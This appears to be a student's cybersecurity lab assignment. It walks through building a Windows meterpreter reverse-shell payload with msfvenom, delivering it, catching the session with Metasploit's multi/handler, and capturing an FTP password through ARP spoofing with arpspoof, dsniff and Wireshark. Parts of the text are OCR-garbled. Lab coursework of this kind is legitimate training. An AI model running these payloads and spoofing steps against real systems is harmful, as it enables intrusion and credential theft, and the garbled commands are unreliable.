Assignment Day-6

Question 1.

- Create payload for windows.
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Answer 1:

Steps:

Check IP using ifconfig command.

```
li: # ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.183.130 netmask 255.255.255.0 broadcast 192.168.183.255
       inet6 fe80::20c:29ff:fe61:633a prefixlen 64 scopeid 0x20<link>
       ether 00:0c:29:61:63:3a txqueuelen 1000 (Ethernet)
       RX packets 160 bytes 17746 (17.3 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 87 bytes 13054 (12.7 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,L00PBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 44 bytes 3180 (3.1 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 44 bytes 3180 (3.1 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Create a Payload.

Start a web server.

```
rostebal: → mkdir /var/www/html/TEST
rostebal: → msfveroom -p windows/meterpreter/reverse top --platform windows -f exe -a x86 LHOST-192.168.183.130 LPORT=4444 -o /var/www/html/TEST/Test.exe
No encoder or badchars specified, outputting raw payload
Payload size: 34 lise
Payload size: 34 lise
Payload size: 34 lise
Saves are rosted as a specified, outputting raw payload
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Pay
```

Download Payload in Victim machine using machine attacker machine webpage.



Open Metasploit console and set multi handler.

The payload that you created using the set command.

Set LHOST and LPORT.

Run the exploit using run/exploit command.

```
:-# msfconsole -q
     * WARNING: No database support: No database YAML file
<u>msf5</u> > use exploit/multi/handler
                                r) > set payload windows/meterpreter/reverse_tcp
<u>msf5</u> exploit(m
msi2 exploit(mucts/mandter) > set paytoad windows/meter)
payload => windows/meterpreter/reverse_tcp
msf5 exploit(mucts/handler) > set LHOST 192.168.183.130
LHOST => 192.168.183.130
msf5 exploit(
                                r) > set LPORT 4444
LPORT => 4444
<u>msf5</u> exploit(multi/handler) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
                Current Setting Required Description
                process yes
192.168.183.130 yes
                                                  Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
The listen port
   EXITFUNC
   LHOST
   LPORT
                                      yes
Exploit target:
   Id Name
       Wildcard Target
<u>msf5</u> exploit(multi/handler) > exploit
 *] Started reverse TCP handler on 192.168.183.130:4444
 *] Sending stage (180291 bytes) to 192.168.183.129
*] Meterpreter session 1 opened (192.168.183.130:4444 -> 192.168.183.129:49674) at 2020-08-31 20:13:21 +0530
meterpreter > svsinfo
                    : WIN-2P0T021FDJH
Computer
05
                      Windows 2016+ (10.0 Build 14393).
Architecture
System Language : en_US
                      WORKGROUP
Domain
```

Question 2.

- Create an FTP server
- Access FTP server from windows command prompt
- Do a MITM and username and password of FTP transaction using Wireshark and dsniff.

Answer 2:-

Make an FTP server in the windows server manger.

Checked the ip's of the FTP machine and the machine which was supposed to be connected to it as shown in images below.

FTP Server

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix : localdomain
Link-local IPv6 Address . . . : fe80::41d6:b3f7:66f6:48b3%3
IPv4 Address . . . . : 192.168.183.133
Subnet Mask . . . . : 255.255.255.0
Default Gateway . . . . : 192.168.183.2

Tunnel adapter Reusable ISATAP Interface {7A25706B-AF44-4E16-9460-22DA94EB9201}:

Media State . . . . . . : Media disconnected
Connection-specific DNS Suffix : localdomain

Tunnel adapter Teredo Tunneling Pseudo-Interface:

Connection-specific DNS Suffix : IPv6 Address . . . . : 2001:0:348b:fb58:280f:23c5:3f57:487a
Link-local IPv6 Address . . : fe80::280f:23c5:3f57:487a%5
Default Gateway . . . . : : :
```

Machine That was connected

Nmap the full network using nmap 192.168.183.*.

```
:-# nmap 192.168.183.*
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-01 23:20 IST
Nmap scan report for 192.168.183.1
Host is up (0.00092s latency).
Not shown: 998 filtered ports
PORT
         STATE SERVICE
135/tcp open msrpc
2179/tcp open vmrdp
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.183.2
Host is up (0.00039s latency).
All 1000 scanned ports on 192.168.183.2 are closed
MAC Address: 00:50:56:F5:B8:9B (VMware)
Nmap scan report for 192.168.183.133
Host is up (0.00088s latency).
Not shown: 997 filtered ports
      STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:0C:29:C1:DB:CB (VMware)
Nmap scan report for 192.168.183.134
Host is up (0.00095s latency).
Not shown: 995 filtered ports
PORT
        STATE SERVICE
21/tcp open ftp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:0C:29:6F:DA:C9 (VMware)
Nmap scan report for 192.168.183.254
Host is up (0.00048s latency).
All 1000 scanned ports on 192.168.183.254 are filtered
MAC Address: 00:50:56:EB:90:89 (VMware)
Nmap scan report for 192.168.183.130
Host is up (0.000020s latency).
All 1000 scanned ports on 192.168.183.130 are closed
Nmap done: 256 IP addresses (6 hosts up) scanned in 38.39 seconds
```

From Nmap scan we got the target ip on which FTP is open that is 192.168.183.134 and the IP which is going to connect it is 192.168.183.133

Configured the kali machine to forward the packet through it using commands:echo 1 > /proc/sys/net/ipv4/ip_forward sysctl -w net.ipv4.ip_forward=1

Started the arp spoffer and dsniff using


arpspoof -i eth0 -t 192.168.183.134 -r 192.168.183.134 dsniff -i eth0

```
### Cootekali: ## arpspoof -i eth0 -t 192.168.183.134 -r 192.168.183.133

0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:61:63:3a 0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a 0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.134 is-at 0:c:29:6f:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:6f:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:6f:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.134 is-at 0:c:29:6f:63:3a 0:c:29:6f:63:3a 0:c:29:cf:da:c9 0806 42: arp reply 192.168.183.134 is-at 0:c:29:6f:63:3a 0:c:29:6f:63:3a 0:c:29:cf:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:6f:63:3a 0:c:29:6f:63:3a 0:c:29:cf:db:cb 0806 42: arp reply 192.168.183.133 is-at 0:c:29:6f:63:3a 0:c:29:6f:63:3a 0:c:29:cf:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:6f:63:3a 0:c:29:6f:63:3a 0:c:29:cf:db:cb 0806 42: arp reply 192.168.183.133 is-at 0:c:29:6f:63:3a 0:c:29:6f:63:3a 0:c:29:cf:db:cb 0806 42: arp reply 192.168.183.133 is-at 0:c:29:6f:63:3a 0:c:29:6f:63:3a 0:c:29:cf:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:6f:63:3a 0:c:29:6f:63:3a 0:c:29:cf:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:6f:63:3a 0:c:29:6f:63:3a 0:c:29:cf:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:6f:63:3a 0:c:29:6f:63:3a 0:c:29:cf:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:6f:63:3a 0:c:29:6f:63:3a 0:c:29:cf:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:6f:63:3a 0:c:29:cf:6b:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:6f:63:3a 0:c:29:cf:6b:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:6f:63:3a 0:c:29:cf:6b:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:6f:63
```

```
root@kali: # dsniff -i eth0
dsniff: listening on eth0
```

Using Wireshark to get the password which is shown in the image below



Got password as 1234@abcd (default password)